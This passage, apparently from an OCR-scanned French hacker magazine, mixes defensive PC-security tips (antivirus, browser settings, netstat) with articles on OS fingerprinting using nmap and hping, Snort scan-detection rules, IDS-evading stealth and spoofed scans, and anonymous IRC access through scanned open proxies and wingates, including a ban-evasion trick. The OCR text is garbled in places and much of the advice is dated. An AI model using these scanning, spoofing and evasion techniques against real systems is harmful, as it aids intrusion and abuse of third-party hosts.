ur les virus plus importants, il est nécessaire de toujours respecter les règles ci-dessus et en plus d'avoir un logiciel Antivirus emple : McAffee, Norton, Panda, Trend PC-Cillin, F-Secure, . . .) dont mise à jour a été faite il y a moins d'un ou trois mois selon les ques d'expositions de l'ordinateur (tous les 3 mois si vous n'allez e très rarement sur Internet et ne télécharger pratiquement mais de programme, ou tous les mois [voire toutes les semaines] vous êtes tout le contraire .).

Voici la liste des adresses des sites pour mettre à jour la plupart des antivirus du marché :

Nom de l'antivirus	Editeur	Site Internet
Virus Scan MCAffee	Network Associates Inc	http://download.mcafee.com/updates/updates.asp (en anglais)
Norton antivirus	Symantec	http://www.symantec.com/avcenter/download.html (en anglais)
PC-Cillin bin/dpattern	Trend	http://www.trendmicro.fr/cgi-
InoculateIT	Computer Associates	http://my-etrust.com/products/subscriptions/AntiVirus (en anglais)
Panda antivirus	Panda Software	http://www.pandasoftware.com/fr
F-Secure	Data Fellows	http://www.f-secure.com/download-purchase/updates.shtml (en anglais)
Esafe	alladin	http://www.ealaddin.com/esafe/downloads/virusig.asp?cf=tl (en anglais)

Outils antiviraux :
- Pour ceux qui voudraient un antivirus gratuit, le logiciel antivirus eSafe Desktop est disponible gratuitement sur le site de l'éditeur Alladin à l'adresse http://www.ealaddin.com/checkemail/default.asp?link-to=129 (en anglais).
- Outils divers d'éradication de virus spécifiques : http://www.symantec.com/avcenter/tools.list.html


Comment protéger le plus efficacement possible son navigateur ?

Pour Internet Explorer :

Ouvrir le menu Outils et cliquez sur Options Internet...




Puis cliquez sur l'onglet Sécurité de la nouvelle fenêtre, et sur l'icône Internet (la Terre), puis sur Personnaliser le niveau...




Là, faites dérouler le menu rétablir et sélectionner Elevé puis cliquez sur le bouton Rétablir puis OK et OK.

Pour Netscape Navigator:

Ouvrir le menu Edition et cliquez sur Préférences...



Puis cliquez à gauche sur l'onglet Avancé et décochez les cases : Activer java ; Activer javascript dans Navigator ; Activer javascript pour les courriers et les forums.



Il ne vous reste plus qu'à cliquer sur OK et Netscape est maintenant protégé !

Pour éviter d'être contaminé par un virus exploitant l'une des (nombreuses) failles des navigateurs Internet (cf. Micr|blop|t), il vaut mieux désactiver les langages de scripts exécutés par les clients Internet (Les navigateurs) comme le java ou le java script, etc.... Par exemple le virus happy time peut, si le navigateur est mal configuré, infecter votre ordinateur à partir de la simple consultation d'une page web !

Un firewall :

Un autre outils indispensable à installer si vous surfez et téléchargez beaucoup : Un firewall. Qu'est-ce que c'est ? Littéralement un "mur de feu", un firewall est un programme chargé de surveiller tout ce qui passe entre le réseau et votre ordinateur. Pour vous protéger des chevaux de Troie par exemple, il n'autorise que les programmes que vous **spécifiez à accéder à Internet.** Il scan tous les paquets émis et reçus sur le réseau et en cas de tentative d'accès illégal à votre ordinateur, il vous prévient et vous donne la source de cette tentative (IP Port …) Après, il est très facile d'effectuer un Whois, ou un **trace route** pour retrouver l'auteur de cette intrusion. Attention, ne vous excitez pas trop vite au premier message de tentative d'intrusion de votre firewall ! Très souvent, ce sont de simple ping de serveurs pour savoir si vous êtes toujours en ligne ou une relique d'une connexion à un site. Bien entendu, un firewall n'est utile que s'il est bien configuré et la configuration d'un firewall n'est pas le sujet de cet article (ça prendrait trop de place). Personnellement, je vous conseille l'utilisation du Firewall Zone Alarm dans sa dernière version (c'est celui que j'utilise :) qui doit être disponible sur le site : www.telecharger.com. Son utilisation est gratuite si personnelle, mais elle est payante pour une société, par l'État et pour les établissements scolaires.

Esay Surf

OPTIMISEZ VOS MODEMS

COMXBUFFER

Une petite astuce de Windows qui permet d'optimiser l'accès à votre modem.

Il vous faudra ouvrir le fichier "System.ini" (c:\Windows\system.ini).

Dans la section 386Enh, rajoutez la ligne :

ComxBuffer = 1024

x correspond au numéro de port de votre modem. Vous pouvez vous procurer le numéro de port dans le "Gestionnaire de périphérique" sous l'onglet "Modems".

OsSaTuEuR




ntivirus...


Scan en-ligne :
Même mis à jour régulièrement, un ordinateur peut être infecté par un virus trop récent pour votre dernière mise à jour de l'antivirus ou bien parce que le virus a tout simplement déconnecté votre antivirus et l'a rendu inefficace (Et oui c'est possible !). Et là, il existe parfois une solution pour repérer si son ordinateur est infecté :
C'est l'antivirus en ligne ! C'est super et c'est gratuit !
Les deux meilleurs que j'ai trouvé sont les scanners en ligne de l'Editeur Trend PC-CILLIN et de Panda Antivirus :
Les adresses Internet pour y accéder sont :
Trend PC-CILLIN : http://housecall.antivirus.com
Et pour Panda : http://www.pandasoftware.com/activescan/activescan.asp ?language=6&Country=69&Partner=1

Mon préféré pour la détection des virus est Trend. Une fois sur le sit,e la base de connaissances des virus va se charger sur votre ordinateur. Pas d'inquiétude, aucun de vos fichiers ne sont envoyés vers leur serveur, et aucune trace de votre passage n'est **gardée sur leurs fichiers** de logs à part le nom des virus trouvés sur votre ordinateur pour leurs statistiques ! Vos fichiers sont seulement comparés (sur votre ordinateur) avec le fichier de signature virale qui sera téléchargé automatiquement. Là, l'arborescence de vos disques durs sera affichée et vous n'aurez plus qu'à choisir les disques ou fichiers à scanner. Si vous voulez qu'en cas de détection, le scanner nettoie automatiquement dans la mesure du possible votre ordinateur du ou des virus trouvés, cochez la case autoclean. Il ne vous reste plus qu'à cliquer sur scan pour lancer le scanner. Et là tout le reste ce fait automatiquement (regarder si ça vous fait plaisir ou faites autre chose en attendant).

Si tout ce passe bien et que des virus sont détectés, ça devrait ressembler à ceci !




Mais s'il détecte des virus mais qu'il ne peut pas les éradiquer ça devrait plutôt ressembler à ceci !




Dans ce deuxième cas, je vous conseille alors d'aller faire un tour sur une base de connaissance de virus pour vous renseigner sur ce virus.
BASE DE CONNAISSANCE EXEMPLE :
Faite un tour sur :
TREND : http://www.antivirus.com/vinfo/ (en anglais)
Ou sur le site : http://aspirine.altasecu.com/

Une fois que vous en connaissez un peu plus sur ce virus et si vous n'avez toujours pas réussi à l'éradiquer, vous pouvez aller faire un tour sur le site d'outils gratuit de Symantec : http://www.symantec.com/avcenter/tools.list.html



Bon, voilà à peu près tout sur le scan en ligne.


NETSTAT :
Il est bon de vérifier de temps en temps manuellement que l'on n'ait pas un cheval de Troyes sur son PC. Une petite astuce est la commande *netstat* du DOS. Elle permet l'affichage de tous les ports et les connexions ouvertes en cours sur votre PC. Pour ça, ouvrez une fenêtre " Commandes MS-DOS " puis là, tapez : *netstat* et là, s'affichera toutes les connexions en cours. Pour voir aussi tous les ports ouverts tapez *netstat -a*.



Il existe une connexion par programme connectée à Internet ou par fenêtre d'Internet Explorer. Internet explorer utilise un port différent pour chaque connexion à chaque site !

Et enfin une dernière astuce :
Si un jour vous vous retrouvez avec Windows qui ne veut pas démarrer avec des messages du genre "Le fichier de périphérique Windaube.dll (factice ! !) est introuvable mais est spécifié dans le fichier system.ini. L'absence de ce fichier risque d'entraîner des dysfonctionnements de Windows…", vous pouvez remettre ce fichier en démarrant l'ordinateur avec le CD de Windows 98 et en choisissant l'option "Démarrer à partir du CD" et là "Mode MS-DOS avec prise en charge du lecteur de CD-ROM", vous vous retrouvez devant un **"interpréteur"** de MS-DOS et là rentrez les commandes :
-a:\>d: (ou D est votre lecteur de CD-ROM)
-d:\>cd win98 (validez)
-d:\win98>extract base4.cab *le nom du fichier manquant* /a /e /l *Là où il doit être copié*
Les paramètres de extract sont :
/a pour all : c'est-à-dire regarder dans toutes les archives
/e pour extract : extraire l'archive
/l + chemin d'accès pour spécifier la destination du fichier extrait
Vous pouvez juste taper : extract base4.cab /d pour voir le contenu d'une archives ! Et'hop c'est réparé.

FoHaCK / FoHaCK@caramail.com / www.hacker-zone.fr.st



OS FINGERPRINT OVERVIEW METHODE

PRISE D'EMPREINTE À LA MULDER

Comment connaître à distance le système d'exploitation d'un ordinateur et tromper les hackers en leur donnant de fausses informations ? Quels types de scan effectuer pour y arriver ?

Les RFC (Request For Comment : les documents officiels définissant le fonctionnement interne d'un protocole) précisent comment un système d'exploitation (OS) doit répondre aux paquets qui lui sont envoyés via le net par le protocole TCP (pour ceux que ça intéresse, la RFC du TCP est la 793, que vous trouverez à l'adresse http://abc-drfc.free.fr/rfc-vf/rfc793.html. Attention, c'est très technique ;)).
Cependant, il y a de subtiles différences de comportement des piles TCP/IP selon la version de l'OS de l'hôte distant qui nous intéresse. En envoyant à une machine des paquets particuliers (invalides, comportant des flags inhabituels, etc..) et en analysant sa réponse, on peut en déduire le type d'OS qu'elle utilise.
C'est ce qu'on appelle la prise d'empreinte d'OS ou "OS fingerprinting". En analysant ce qui se passe avec le logiciel Nmap et autres, nous en déduirons leur mode de fonctionnement et leur OS.

PRE-REQUIS (basiques)

■ IP

Je ne vais pas expliquer tout le protocole IP. Si ça vous intéresse, allez chopper la RFC correspondante. Je vais juste vous faire remarquer une chose : l'IP travaille en mode datagramme, et la connexion n'est donc pas maintenue à ce niveau. Cette couche est juste amenée à diriger (router) les datagrammes, sans regarder ni sa destination ni son adresse source. Si l'on utilise un faux datagramme IP, cela n'empêche pas en général sa circulation... Pourquoi j'énonce ça ? Juste en approche au spoofing évoqué plus bas)

■ TCP

Le TCP, protocole situé au-dessus d'IP, est plus fiable, et dispose d'un certain nombre de "sécurités". Je n'en détaillerais que 2 ici, qui sont le séquencement des paquets et leur acquittement. Ces 2 mécanismes rendent l'en-tête TCP beaucoup plus difficile à falsifier que le datagramme IP.

■ Séquencement et acquittement

Un numero de séquence est inclus dans chaque paquet TCP, ainsi que l'envoi automatique d'un "accusé de réception". Ces 2 caractéristiques permettent de renvoyer un paquet éventuellement perdu. Les numéros de séquence servent à pouvoir reformer le message en assemblant les paquets dans le bon ordre (tant qu'à faire).
Le numéro d'acquittement (l'accusé de réception) attend toujours le numéro de séquence de l'hôte.

■ Etablissement de connexion TCP

Une connexion TCP s'effectue selon le classique "three way handshake" (poignée de main en 3 temps lol) qui se fait selon le principe suivant :

```
1 A --SYN--> B
2 A <--ACK/SYN-- B
3 A --ACK--> B
```

En 1, on demande une connexion. On envoie pour cela son numéro de séquence dans l'en-tête TCP. On utilise alors automatiquement l'ISN (initial sequence number), initialisé aléatoirement. La réception du paquet se fait, et le serveur répond avec son bit SYN et ACK (en 2), en mettant aussi son ISN dans l'en-tête et un numéro d'acquittement (qui correspond à ISN+1 du type voulant une connexion). Le demandeur accepte l'ISN serveur (3). Dès lors, la connexion est établie.

Voilà. Ceci rappelle clairement (enfin j'espère) certains des mécanismes évoqués dans cet article. Passons maintenant pleinement dans le vif du sujet.

1) Prise d'empreinte de pile et modification de cette pile (stack)

Bon, je pense que pour la majorité d'entre vous (tous ? ;)), l'intérêt pour un hacker de savoir sur quel OS il travaille est évident. Bon, pour ceux qui ne voient pas, réfléchissez un brin). Toutes les failles, ou presque, dépendent de l'OS, directement ou indirectement. Dès que l'attaquant connaît votre OS, c'est un jeu d'enfant d'exploiter les différentes failles propres à ce système d'exploitation, comme les DoS (denial of service), et autres exploits...

Sous Linux, les outils les plus connus gérant l'OS fingerprinting (la recherche d'un OS par empreinte dans la pile pour ceux qui se seraient endormis) sont **Nmap**, et **Queso**. Nmap est dispo sur www.insecure.org, et Queso sur http://www.apostols.org/projectz/queso. Ils sont différents en comportement et abordent le problème chacun sous un angle différent mais arrivent aux mêmes résultats.

Sous Windows (ah ah) le principe est fondamentalement différent et j'y reviendrai plus tard.

Donc, nous partirons avec comme simple idée en tête que les réactions des OS en réponse à un scan sont typiques du type d'OS.

Exemple bien con : Unix vs Win
Unix a une pile IP standard, assez conforme aux RFC, contrairement à la pile de Window$, qui est largement modifiée, et qui existe sous plusieurs versions... Le résultat saute aux yeux : la pile unix est faite pour que la prise d'info soit très restreinte, au contraire de la pile win, véritable mine d'or !!! L'avantage (arf!! un petit quand même, si c'en est un d'ailleurs) c'est que les scans de type FIN, XMAS ou NULL (qui renvoient des flag RST) sont inefficaces sur des piles windows, qui ne renvoient pas de RST...

/*technique d'os fingerprint*/

À partir de là et à l'aide de ce préambule, vous aurez compris que l'OS fingerprinting se faisait à partir de la pile qui varie en fonction des OS. Maintenant, il faut connaître quels sont les types de scan qui sont utilisés pour la détection de l'OS. Pour cela une seule référence:
http//www.insecure.org/nmap/nmap-fingerprinting-article.txt. (e texte est en anglais mais il a été traduit par Aruman, donc... On le trouve un peu partout même si je n'ai plus l'adresse. On en tire les infos suivantes :

_ FIN probe : ne marchera pas sur les systèmes Windows car les RST ne sont pas envoyés
_ bogus flag probe : balise TCP non définie placée dans un en-tête TCP de SYN packets.
_ TCP ISN sampling : là aussi, en fonction de la pile, on va trouver dans la séquence initiale lors d'une demande de connexion un modèle propre à un OS.
_ "Don't fragment bit" : on recherche ici ce bit pour différencier les OS
_ TCP initial window : dans certaines piles, cette taille est unique.
_ Valeur ACK : ISN différent pour le champ ACK
_ ICMP error message quenching : certains OS limitent le nombre de msg ICMP envoyés. On va encore pouvoir différencier sur ce point.
_ ICMP message quoting : sur les retours des msg ICMP, la quantité d'information est différente selon l'OS.

Ce ne sont pas les seuls, mais ce n'est pas la doc sur le stack fingerprinting qui manque... Je mets juste les plus intéressants pour comprendre le principe. La liste des signatures qu'utilisent Nmap est contenue dans le fichier "Nmap-os-fingerprints" et peut donc s'agrandir.

/*modification de l'empreinte de pile*/

Pour se défendre de cette technique barbare ;) et apprendre un peu ce qu'est "la sécurité par l'obscurité" (ou l'art de dissimuler sa machine) on va voir ce qu'il est possible de faire. Il existe une foultitude de logiciels modifiant la pile de votre OS, permettant ainsi de le camoufler, en se faisant passer pour un autre.
Par exemple Cthulhu du Pkcrew (www.pkcrew.org) a ainsi développé un LKM (Linux Kernel Module, petit programme résidant en mémoire sous linux) permettant d'adopter n'importe quel comportement de pile lors d'un scan sur votre machine fingerprint fucker. Mais pour moi, le plus intéressant reste **IPpersonality**. En effet, ce petit LKM ne se contente pas de faire passer votre OS pour un autre, il répond aussi aux paquets IP par des paquets IP anormaux, différents du type 4 (le classique) !!! Ces paquets anormaux, d'habitude utilisés pour contourner certains IDS (Système de détection d'intrusion, le nom est explicite), peuvent même planter la machine en face. Mais ils servent surtout à déterminer l'OS du demeuré en face, qui n'a pas compris que vous étiez un boss (lol), et qu'il est lui même pris au piège, chaque OS ayant sa propre façon de réagir aux paquets anormaux.
Il possède encore qlq options intéressantes comme la modification des ID IP et des options TCP...

/*détermination d'environnement avec Hping*/

Il est de même possible de contrer un admin tentant de modifier ses stacks (ouah, on va pas s'en sortir là !). Pour cela on utilise HPING et on analyse les incrémentations ID de l'output Hping sur la cible donnée. Sous ce terme barbare est caché en fait une idée très simple, qui est de dire que chaque paquet envoyé est incrémenté numériquement. Mais chaque OS a sa façon d'incrémenter. Il est alors possible de dire sur quel environnement travaille la cible.

```
# hping
-r -S -p 23 www.ricard.com

eth0 default routing interface selected (according to /proc)
HPING www.ricard.com (eth0 192.168.0.1) S set, 40
headers + 0 data bytes
46 bytes from 192.168.0.1 flags=RA seq=0 ttl=64
id=15985 win=0 rtt=0.7 ms
46 bytes from 192.168.0.1 flags=RA seq=1 ttl=64
id=+61720 win=0 rtt=0.7 ms
46 bytes from 192.168.0.1 flags=RA seq=2 ttl=64
id=+38339 win=0 rtt=0.7 ms
46 bytes from 192.168.0.1 flags=RA seq=3 ttl=64
id=+8930 win=0 rtt=0.7 ms
46 bytes from 192.168.0.1 flags=RA seq=4 ttl=64
id=+20405 win=0 rtt=0.7 ms
--- www.cible.com hping statistic ---
5 packets tramitted, 5
packets received, 0% packet loss
round-trip min/avg/max = 0.7/0.7/0.7 ms
```

On va utiliser ici les options -r pour estimer le trafic de l'hôte, -s pour envoyer un paquet SYN et -p qui est le port de destination, ici le classique port 23. Classiquement, un Windows (snif;) aurait répondu par un multiple de 256. Ce qui n'est pas le



cas ! Ainsi, dans le cas d'un Windows, notre output Hping aurait été :

```
# hping -r -S -p 23
www.ricard.com

eth0 default routing interface selected (according to
/proc)
HPING www.cible.com (eth0 192.168.0.1) S set, 40 hea-
ders + 0 data bytes
46 bytes from 192.168.0.1 flags=RA seq=0 ttl=64
id=15985 win=0 rtt=0.7 ms
46 bytes from 192.168.0.1 flags=RA seq=1 ttl=64
id=+256 win=0 rtt=0.7 ms
46 bytes from 192.168.0.1 flags=RA seq=2 ttl=64
id=+256 win=0 rtt=0.7 ms
```

On peaufinera donc cet output en ajoutant l'option -W (cf man winid use win* id byte ordering) afin de constater l'activité de l'hôte en détail. Sur système Unix, les identifications IP sont effectivement calculées d'une manière totalement aléatoire. Toutefois, cette technique ne doit pas être considérée comme une fin en soi pour la découverte d'un OS, mais plutôt comme un indice.

2) Les scans anonymes

/*quelques scans relativement anonymes*/
(Il va de soi que l'on spooffe son adresse à chaque fois lol)
Il existe des options assez sympa avec Nmap qui vont permettre de détourner l'attention des IDS (enfin de certains... Ils sont tous différents...). En effet, la possibilité de réaliser des halfscan avec Nmap a permis de faire pendant un temps relativement important (arf...) des scans dit furtifs, c'est-à-dire sans réaliser une connexion comme ça se serait passé avec un scan TCP classique. Bien sûr, ce type de scan existe encore mais les IDS y font plus attention... Ainsi le célèbre Snort est capable de le notifier. Par défaut, Snort ne loggue pas cette tentative, mais l'ajout d'une petite rules en soi même est d'une simplicité enfantine (traduction de l'anglais "règle" : une rules sous un firewall par exemple est un droit de passage accordé ou non pour tel ou tel service). On trouve les rules pour ce type de scan dans le fichier scan.rules (logique... ;)

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any
(msg"SCAN SYN FIN";flagsSF;
referencearachnides,198;)
alert tcp $EXTERNAL_NET any -> $HOME_NET any
(msg"SCAN nmap fingerprint
attempt";flagsSFPU; referencearachnides,05;)
alert tcp $EXTERNAL_NET any -> $HOME_NET any
(msg"SCAN NULL";flags0;
seq0; ack0; referencearachnides,4;)
alert tcp $EXTERNAL_NET any -> $HOME_NET any
(msg"SCAN XMAS";flagsSRAFPU;
referencearachnides,144;)
```

Les principaux stealth scan sont
- Xmas scanning (option -sX)
- NULL Scanning (-sN)
- Fin Scanning (-sF)
- SYN FIn (-sS)

Ce sont les scans de type "semi-ouverts". Leur grande ligne de conduite est qu'un port ferme renvoie un flag RST. C'est une grande ligne, la véritable action dépend du type de scan, j'y reviendrais peut-être un jour.

Mais le problème, c'est que plus on ajoute de rules à son IDS plus il devient bruyant. Et oui... personne n'est parfait.

/*anonymat parfait*/
Pour pouvoir réaliser un véritable scan anonyme, il faut utiliser une tierce partie, et se servir de l'IP SPoofing qui est d'une utilité évidente lors d'un tel type de scan. L'IDLE Host Scan permet une chose fantastique : lors de la prise de possession d'une machine en local, il exécute une analyse de l'incrémentation des IP ID au travers d'une tierce partie (un troisième ordinateur sur Internet), et détermine, en sachant que ces incrémentations varient considérablement d'une pile à l'autre, les ports en activité. Mais là, un manuel n'y suffirait pas... Etudiez la doc de Nmap !

Nous verrons ça plus tard si ca vous intéresse, faites-moi signe.

`-._(`-._-=[<-Cryptoverflow->]=-_.-`)_.-`
N'oubliez pas! Fire & Forget ! ;)

Tchatche

IP À MA MERCI

COMMENT SE CONNECTER ANONYMEMENT SUR IRC

Etre anonyme sur IRC ?
Vous le pouvez, en vous connectant avec un proxy ou un wingate.

Pour la connexion par proxy, le plus difficile sera de trouver une adresse de proxy valide.


Pour cela, il existe de multiples manières pour en trouver :
- Logiciel de scanner proxy.
- Moteur de recherche en ligne.
- Site mettant en ligne des adresses de proxy.

Il vous faudra lancer une recherche sur le port 8080 et tester le proxy en essayant de vous connecter sur le serveur.

Pour cela :
- Lancez mIRC
- Allez dans File/option ou faites Alt+O
- Dans la fenêtre de mIRC Options, choisissez Connect/Firewall dans l'encart Category.
- Dans les options du Firewall, cochez la case Use Firewall, et dans Protocol, choisissez Proxy.
- Dans Hostname/UserID, mettez l'adresse du Proxy
- Ne mettez rien dans Password !
- Comme port, mettez 8080.

mIRC Options
Category: Connect, Options, Local Info, Identd, Firewall, IRC, Sounds, Mouse, DCC, Display, General
Use Firewall
Protocol: Socks4 Socks5 Proxy
Hostname: Adresse du Proxy
User ID: Adresse du Proxy
Password:
Port: 8080
Initiate DCCs through firewall
OK Cancel Help

- Ensuite, allez dans la catégorie Local Info.
- Dans les options de Local Info :
- Mettez dans Local Host l'adresse du Proxy, dans IP Address ne mettez rien.
- Dans On connect, always get, décochez toutes les cases.
- Pour Lookup method, choisissez uniquement Server.



Essayez de vous connecter sur IRC, voyez si cela marche !
Si vous rencontrez des problèmes pour vous connecter, essayez une autre adresse de proxy.
Une fois réussi, votre IP sera cachée par l'adresse du proxy.
Pour la méthode concernant la connexion par un Wingate, le principe reste le même pour le proxy, il vous faudra une adresse valide.
Pour cela, procurez vous "Wingate Scanner" (disponible sur http://www.NewsHackers.com) :)
Comme son nom l'indique, Wingate Scanner va scanner une plage d'IP afin de trouver une connexion possible sur le port 23.
Une fois trouvé, il vous suffira d'ouvrir mIRC et de taper dans le statut :

```
/server ip_du_wingate 23
```

La commande /server permet de se connecter à un serveur IRC.
Le 23 est le port du Wingate.
Dans notre exemple, on ne va pas se connecter à un serveur IRC mais bel et bien au Wingate.
Une fois la connexion réussie, il vous faudra vous connecter sur le serveur IRC en tapant :

```
/raw Adresse_serveur port
```

Exemple : /raw wanadoo.entrechat.net 6667
Ensuite, il faudra enchaîner en vous identifiant.
En effet, lors d'une connexion "normale" sur un serveur IRC, mIRC va s'identifier automatiquement auprès du serveur.
Vous devez taper :

```
/raw nick Pseudo
```

Exemple : /raw nick TesT

```
/raw user user 0 0 :Vrai_nom
```

Exemple : /raw user NewsHackers 0 0 :NewsHackers
Vous voilà connecté sur le serveur IRC, vous pouvez maintenant utiliser mIRC.
Lors d'un ban de l'IDent(User), il vous suffira de taper :

```
/raw user Hackers 0 0 :NewsHackers
```

afin d'être dé-banni. :)
A tout moment, vous pouvez être déconnecté du serveur. Une connexion avec une Wingate n'est pas fiable à 100%.

OsSaTuEuR
Webmaster de NewsHackers.com



CHERCHE BIEN, A TOUS LES COUPS TU

LA METHODE HZV POUR DEBUSQUER LES TROUS DE SECURITE DANS LES

.e mois dernier, dans un :ommuniqué du laboratoire le recherche en sécurité nformatique de la Hacka-lemy, j'annonçais que la juasi-totalité des services le courrier électronique par e web (webmails) étaient ulnérables à des attaques imples et souvent :onnues. Dans ce communi-jué [5], ainsi que dans l'ar-icle du Manuel 4 sur les ailles de Yahoo, et dans ine intervention publique ur une des grandes mai-ing-lists de sécurité sur nternet (vuln-dev), je onseillais aux dévelop-eurs de services et appli-ations webmails de me emander par mail une opie de l'article que vous vez sous les yeux. eci afin de leur permettre e corriger leurs trous de écurité, avant la diffusion e cet article, pour ne pas onner d'armes faciles aux cript-kiddies.

Malgré la couverture médiatique qu'a eue cette annonce, en particulier sur Internet, je n'ai absolument eu **AUCUN** retour. Ceci signifie que les développeurs de ces services, qui manipulent pourtant des données privées et confidentielles, n'assurent pas une veille technologique efficace concernant la sécurité pour l'utilisateur des services qu'ils proposent. Mais cela, on le savait déjà : de nombreux services webmails français et européens sont vulnérables à des attaques connues depuis des mois voire des années, et accessibles publiquement sur Internet (je ne citerai pas de noms, mais j'ai testé plusieurs webmails connus, et ils ont tous de gros trous de sécurité).

